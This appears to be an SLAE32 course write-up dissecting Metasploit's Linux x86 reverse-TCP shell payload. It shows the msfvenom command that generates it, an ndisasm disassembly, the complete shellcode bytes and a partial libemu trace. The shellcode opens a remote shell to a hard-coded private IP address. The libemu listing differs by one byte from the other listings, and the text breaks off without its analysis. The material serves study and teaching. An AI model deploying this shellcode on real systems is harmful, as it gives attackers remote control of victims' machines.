
SLAE32
assignment 5-3
PA-2485

- Take  up at least 3 shellcode samples created using Msfpayload for linux/x86
- Use GDB/Ndisasm/Libemu to dissect the functionality of the shellcode
- Present your analysis


I choose this payload
linux/x86/shell_reverse_tcp
and disassemble it using ndisasm
by typing

```
msfvenom --platform=linux -a x86 -p linux/x86/shell_reverse_tcp R|ndisasm -u -
```




```
root@kali:~# msfvenom --platform=linux -a x86 -p linux/x86/shell_reverse_tcp R|ndisasm -u -
No encoder or badchars specified, outputting raw payload
Payload size: 68 bytes

00000000  31DB              xor ebx,ebx
00000002  F7E3              mul ebx
00000004  53                push ebx
00000005  43                inc ebx
00000006  53                push ebx
00000007  6A02              push byte +0x2
00000009  89E1              mov ecx,esp
0000000B  B066              mov al,0x66
0000000D  CD80              int 0x80
0000000F  93                xchg eax,ebx
00000010  59                pop ecx
00000011  B03F              mov al,0x3f
00000013  CD80              int 0x80
00000015  49                dec ecx
00000016  79F9              jns 0x11
00000018  68C0A8FD97        push dword 0x97fda8c0
0000001D  680200115C        push dword 0x5c110002
00000022  89E1              mov ecx,esp
00000024  B066              mov al,0x66
00000026  50                push eax
00000027  51                push ecx
00000028  53                push ebx
00000029  B303              mov bl,0x3
0000002B  89E1              mov ecx,esp
0000002D  CD80              int 0x80
0000002F  52                push edx
00000030  686E2F7368        push dword 0x68732f6e
00000035  682F2F6269        push dword 0x69622f2f
0000003A  89E3              mov ebx,esp
0000003C  52                push edx
0000003D  53                push ebx
0000003E  89E1              mov ecx,esp
00000040  B00B              mov al,0xb
00000042  CD80              int 0x80
root@kali:~#
```

and here is the shellcode for the reverse shell



```
root@kali:~# msfvenom --platform=linux -a x86 -p linux/x86/shell_reverse_tcp -f c
No encoder or badchars specified, outputting raw payload
Payload size: 68 bytes
Final size of c file: 311 bytes
unsigned char buf[] =
"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80"
"\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x68\xc0\xa8\xfd\x97\x68"
"\x02\x00\x11\x5c\x89\xe1\xb0\x66\x50\x51\x53\xb3\x03\x89\xe1"
"\xcd\x80\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3"
"\x52\x53\x89\xe1\xb0\x0b\xcd\x80";
root@kali:~#
```

and here is the libemu for the reverse shell



```
0x00417000 31DB                                 xor ebx,ebx
0x00417002 F7E3                                 mul ebx
0x00417004 53                                   push ebx
0x00417005 43                                   inc ebx
0x00417006 53                                   push ebx
0x00417007 6A02                                 push byte 0x2
0x00417009 89E1                                 mov ecx,esp
0x0041700b B066                                 mov al,0x66
```

```
0x0041700f 93                                   xchg eax,ebx
0x00417010 59                                   pop ecx
```

```
0x00417011 B03F                                 mov al,0x3f
```

```
0x00417015 49                                   dec ecx
```

```
0x00417016 79F9                                 jns 0xfffffffb
```

```
0x00417018 68C0A8FD80                           push dword 0x80fda8c0
0x0041701d 680200115C                           push dword 0x5c110002
0x00417022 89E1                                 mov ecx,esp
0x00417024 B066                                 mov al,0x66
0x00417026 50                                   push eax
0x00417027 51                                   push ecx
0x00417028 53                                   push ebx
0x00417029 B303                                 mov bl,0x3
0x0041702b 89E1                                 mov ecx,esp
```

```
0x0041702f 52                                   push edx
0x00417030 686E2F7368                           push dword 0x68732f6e
0x00417035 682F2F6269                           push dword 0x69622f2f
0x0041703a 89E3                                 mov ebx,esp
0x0041703c 52                                   push edx
0x0041703d 53                                   push ebx
0x0041703e 89E1                                 mov ecx,esp
0x00417040 B00B                                 mov al,0xb
```